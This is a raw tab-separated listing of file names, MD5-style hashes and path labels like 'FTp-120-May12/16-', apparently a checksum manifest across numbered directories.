3.txt_a6.bin	d19349f60d73a9ac74d831aaa4c6c08e	FTp-120-May12/16-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/16-
1.txt_555.bin	d19349f60d73a9ac74d831aaa4c6c08e	FTp-120-May12/16-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/16-
2.txt_555.bin	d19349f60d73a9ac74d831aaa4c6c08e	FTp-120-May12/16-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/16-
3.txt_a6.bin	853dc4f652ca99eea57f1fb5d480b1bc	FTp-120-May12/17-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/17-
1.txt_555.bin	853dc4f652ca99eea57f1fb5d480b1bc	FTp-120-May12/17-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/17-
2.txt_555.bin	853dc4f652ca99eea57f1fb5d480b1bc	FTp-120-May12/17-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/17-
3.txt_a6.bin	115104247f590bb154b6991e47ee4835	FTp-120-May12/18-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/18-
1.txt_555.bin	115104247f590bb154b6991e47ee4835	FTp-120-May12/18-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/18-

2.txt_555.bin	115104247f590bb154b6991e47ee4835	FTp-120-May12/18-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/18-
3.txt_a6.bin	6f74bd0d26c43bf6d59e232167cf1b82	FTp-120-May12/19-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/19-
1.txt_555.bin	6f74bd0d26c43bf6d59e232167cf1b82	FTp-120-May12/19-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/19-
2.txt_555.bin	6f74bd0d26c43bf6d59e232167cf1b82	FTp-120-May12/19-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/19-
3.txt_a6.bin	ed7fc7b7f443ee03a0bcfc975a31e7ff	FTp-120-May12/20-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/20-
1.txt_555.bin	ed7fc7b7f443ee03a0bcfc975a31e7ff	FTp-120-May12/20-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/20-
2.txt_555.bin	ed7fc7b7f443ee03a0bcfc975a31e7ff	FTp-120-May12/20-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/20-
3.txt_a6.bin	e1ea639d2b4f09485210ac52e1e0a3e7	FTp-120-May12/21-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/21-
1.txt_555.bin	e1ea639d2b4f09485210ac52e1e0a3e7	FTp-120-May12/21-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/21-
2.txt_555.bin	e1ea639d2b4f09485210ac52e1e0a3e7	FTp-120-May12/21-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/21-

3.txt_a6.bin	ea13121f220a0f996ec12e779fa76c85	FTp-120-May12/2-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/2-
1.txt_555.bin	4f6151a263ca34826e21c3e49971de57	FTp-120-May12/22-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/22-
1.txt_555.bin	4f6151a263ca34826e21c3e49971de57	FTp-120-May12/22-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/22-
2.txt_555.bin	4f6151a263ca34826e21c3e49971de57	FTp-120-May12/22-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/22-
3.txt_a6.bin	ea13121f220a0f996ec12e779fa76c85	FTp-120-May12/2-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/2-
2.txt_555.bin	50bdc962f9a73643512f590d72669dc8	FTp-120-May12/23-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/23-
1.txt_555.bin	50bdc962f9a73643512f590d72669dc8	FTp-120-May12/23-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/23-
2.txt_555.bin	50bdc962f9a73643512f590d72669dc8	FTp-120-May12/23-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/23-
3.txt_a6.bin	ea13121f220a0f996ec12e779fa76c85	FTp-120-May12/2-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/2-
3.txt_a6.bin	2a4bb94c2b78e1a5a8006baab6a36781	FTp-120-May12/24-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/24-

1.txt_555.bin	2a4bb94c2b78e1a5a8006baab6a36781	FTp-120-May12/24-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/24-
2.txt_555.bin	2a4bb94c2b78e1a5a8006baab6a36781	FTp-120-May12/24-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/24-
3.txt_a6.bin	7f902760239e36ce1cfd244fe3877797	FTp-120-May12/25-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/25-
1.txt_555.bin	7f902760239e36ce1cfd244fe3877797	FTp-120-May12/25-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/25-
2.txt_555.bin	7f902760239e36ce1cfd244fe3877797	FTp-120-May12/25-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/25-
3.txt_a6.bin	b2fcfd6e702eb8ecaa351e6af5075c87	FTp-120-May12/26-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/26-
1.txt_555.bin	b2fcfd6e702eb8ecaa351e6af5075c87	FTp-120-May12/26-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/26-
2.txt_555.bin	b2fcfd6e702eb8ecaa351e6af5075c87	FTp-120-May12/26-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/26-
3.txt_a6.bin	8989e571e26dfaa6b66c0a264e5d2f2f	FTp-120-May12/27-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/27-
1.txt_555.bin	8989e571e26dfaa6b66c0a264e5d2f2f	FTp-120-May12/27-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/27-

2.txt_555.bin	8989e571e26dfaa6b66c0a264e5d2f2f	FTp-120-May12/27-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/27-
3.txt_a6.bin	c0cdfde3afa914a79dc652701d3fa5c2	FTp-120-May12/28-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/28-
1.txt_555.bin	c0cdfde3afa914a79dc652701d3fa5c2	FTp-120-May12/28-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/28-
2.txt_555.bin	c0cdfde3afa914a79dc652701d3fa5c2	FTp-120-May12/28-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/28-
3.txt_a6.bin	7660e67eba589a4f1fc385e256166d6a	FTp-120-May12/29-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/29-
1.txt_555.bin	7660e67eba589a4f1fc385e256166d6a	FTp-120-May12/29-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/29-
2.txt_555.bin	7660e67eba589a4f1fc385e256166d6a	FTp-120-May12/29-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/29-
3.txt_a6.bin	9e6b76c6ffbeff183aa2c93307f26afe	FTp-120-May12/30-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/30-
1.txt_555.bin	9e6b76c6ffbeff183aa2c93307f26afe	FTp-120-May12/30-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/30-
2.txt_555.bin	9e6b76c6ffbeff183aa2c93307f26afe	FTp-120-May12/30-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/30-

3.txt_a6.bin	b768a4f835dbd6212a1b43cdc0da5371	FTp-120-May12/31-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/31-
1.txt_555.bin	b768a4f835dbd6212a1b43cdc0da5371	FTp-120-May12/31-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/31-
2.txt_555.bin	b768a4f835dbd6212a1b43cdc0da5371	FTp-120-May12/31-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/31-
3.txt_a6.bin	64e017288557dabf4f540d478d4e06c8	FTp-120-May12/3-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/3-
1.txt_555.bin	f9d7a66942ed0f0ae96b023e638fca4a	FTp-120-May12/32-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/32-
1.txt_555.bin	f9d7a66942ed0f0ae96b023e638fca4a	FTp-120-May12/32-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/32-
2.txt_555.bin	f9d7a66942ed0f0ae96b023e638fca4a	FTp-120-May12/32-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/32-
3.txt_a6.bin	64e017288557dabf4f540d478d4e06c8	FTp-120-May12/3-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/3-
2.txt_555.bin	7d6f2f0134e65736a1fff8e5623c7439	FTp-120-May12/33-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/33-
1.txt_555.bin	7d6f2f0134e65736a1fff8e5623c7439	FTp-120-May12/33-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/33-

2.txt_555.bin	7d6f2f0134e65736a1fff8e5623c7439	FTp-120-May12/33-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/33-
3.txt_a6.bin	64e017288557dabf4f540d478d4e06c8	FTp-120-May12/3-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/3-
3.txt_a6.bin	6e6a9b610b358448f54c21d873fe7a14	FTp-120-May12/34-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/34-
1.txt_555.bin	6e6a9b610b358448f54c21d873fe7a14	FTp-120-May12/34-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/34-
2.txt_555.bin	6e6a9b610b358448f54c21d873fe7a14	FTp-120-May12/34-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/34-
3.txt_a6.bin	ab67407874b24aa679d28e972212a5ed	FTp-120-May12/35-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/35-
1.txt_555.bin	ab67407874b24aa679d28e972212a5ed	FTp-120-May12/35-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/35-
2.txt_555.bin	ab67407874b24aa679d28e972212a5ed	FTp-120-May12/35-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/35-
3.txt_a6.bin	15d40ecf020af659150302e04b33dae6	FTp-120-May12/36-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/36-
1.txt_555.bin	15d40ecf020af659150302e04b33dae6	FTp-120-May12/36-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/36-

2.txt_555.bin	15d40ecf020af659150302e04b33dae6	FTp-120-May12/36-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/36-
3.txt_a6.bin	04be7cf8391d69938d99db901c920fbb	FTp-120-May12/37-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/37-
1.txt_555.bin	04be7cf8391d69938d99db901c920fbb	FTp-120-May12/37-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/37-
2.txt_555.bin	04be7cf8391d69938d99db901c920fbb	FTp-120-May12/37-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/37-
3.txt_a6.bin	a75abca0772cd59abeb9250d60012c5d	FTp-120-May12/38-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/38-
1.txt_555.bin	a75abca0772cd59abeb9250d60012c5d	FTp-120-May12/38-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/38-
2.txt_555.bin	a75abca0772cd59abeb9250d60012c5d	FTp-120-May12/38-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/38-
3.txt_a6.bin	492f7a55ec42c8bece7643ce12c0271f	FTp-120-May12/39-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/39-
1.txt_555.bin	492f7a55ec42c8bece7643ce12c0271f	FTp-120-May12/39-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/39-
2.txt_555.bin	492f7a55ec42c8bece7643ce12c0271f	FTp-120-May12/39-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/39-

3.txt_a6.bin	3ba878551d0d18031cf75b915d0ae36d	FTp-120-May12/40-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/40-
1.txt_555.bin	3ba878551d0d18031cf75b915d0ae36d	FTp-120-May12/40-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/40-
2.txt_555.bin	3ba878551d0d18031cf75b915d0ae36d	FTp-120-May12/40-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/40-
3.txt_a6.bin	e5e0b2506253ca8d31ebc4606ad20ca2	FTp-120-May12/4-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/4-
1.txt_555.bin	e5e0b2506253ca8d31ebc4606ad20ca2	FTp-120-May12/4-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/4-
2.txt_555.bin	e5e0b2506253ca8d31ebc4606ad20ca2	FTp-120-May12/4-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/4-
3.txt_a6.bin	30d116ed7f5d871c7510d3a59efb8d1a	FTp-120-May12/5-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/5-
1.txt_555.bin	30d116ed7f5d871c7510d3a59efb8d1a	FTp-120-May12/5-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/5-
2.txt_555.bin	30d116ed7f5d871c7510d3a59efb8d1a	FTp-120-May12/5-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/5-
3.txt_a6.bin	2c2fa0e0b9b5b4d4763f15d3e3f08f6b	FTp-120-May12/6-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/6-

1.txt_555.bin	2c2fa0e0b9b5b4d4763f15d3e3f08f6b	FTp-120-May12/6-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/6-
2.txt_555.bin	2c2fa0e0b9b5b4d4763f15d3e3f08f6b	FTp-120-May12/6-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/6-
3.txt_a6.bin	0761a8acb23616642ded68a2dd191fd1	FTp-120-May12/7-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/7-

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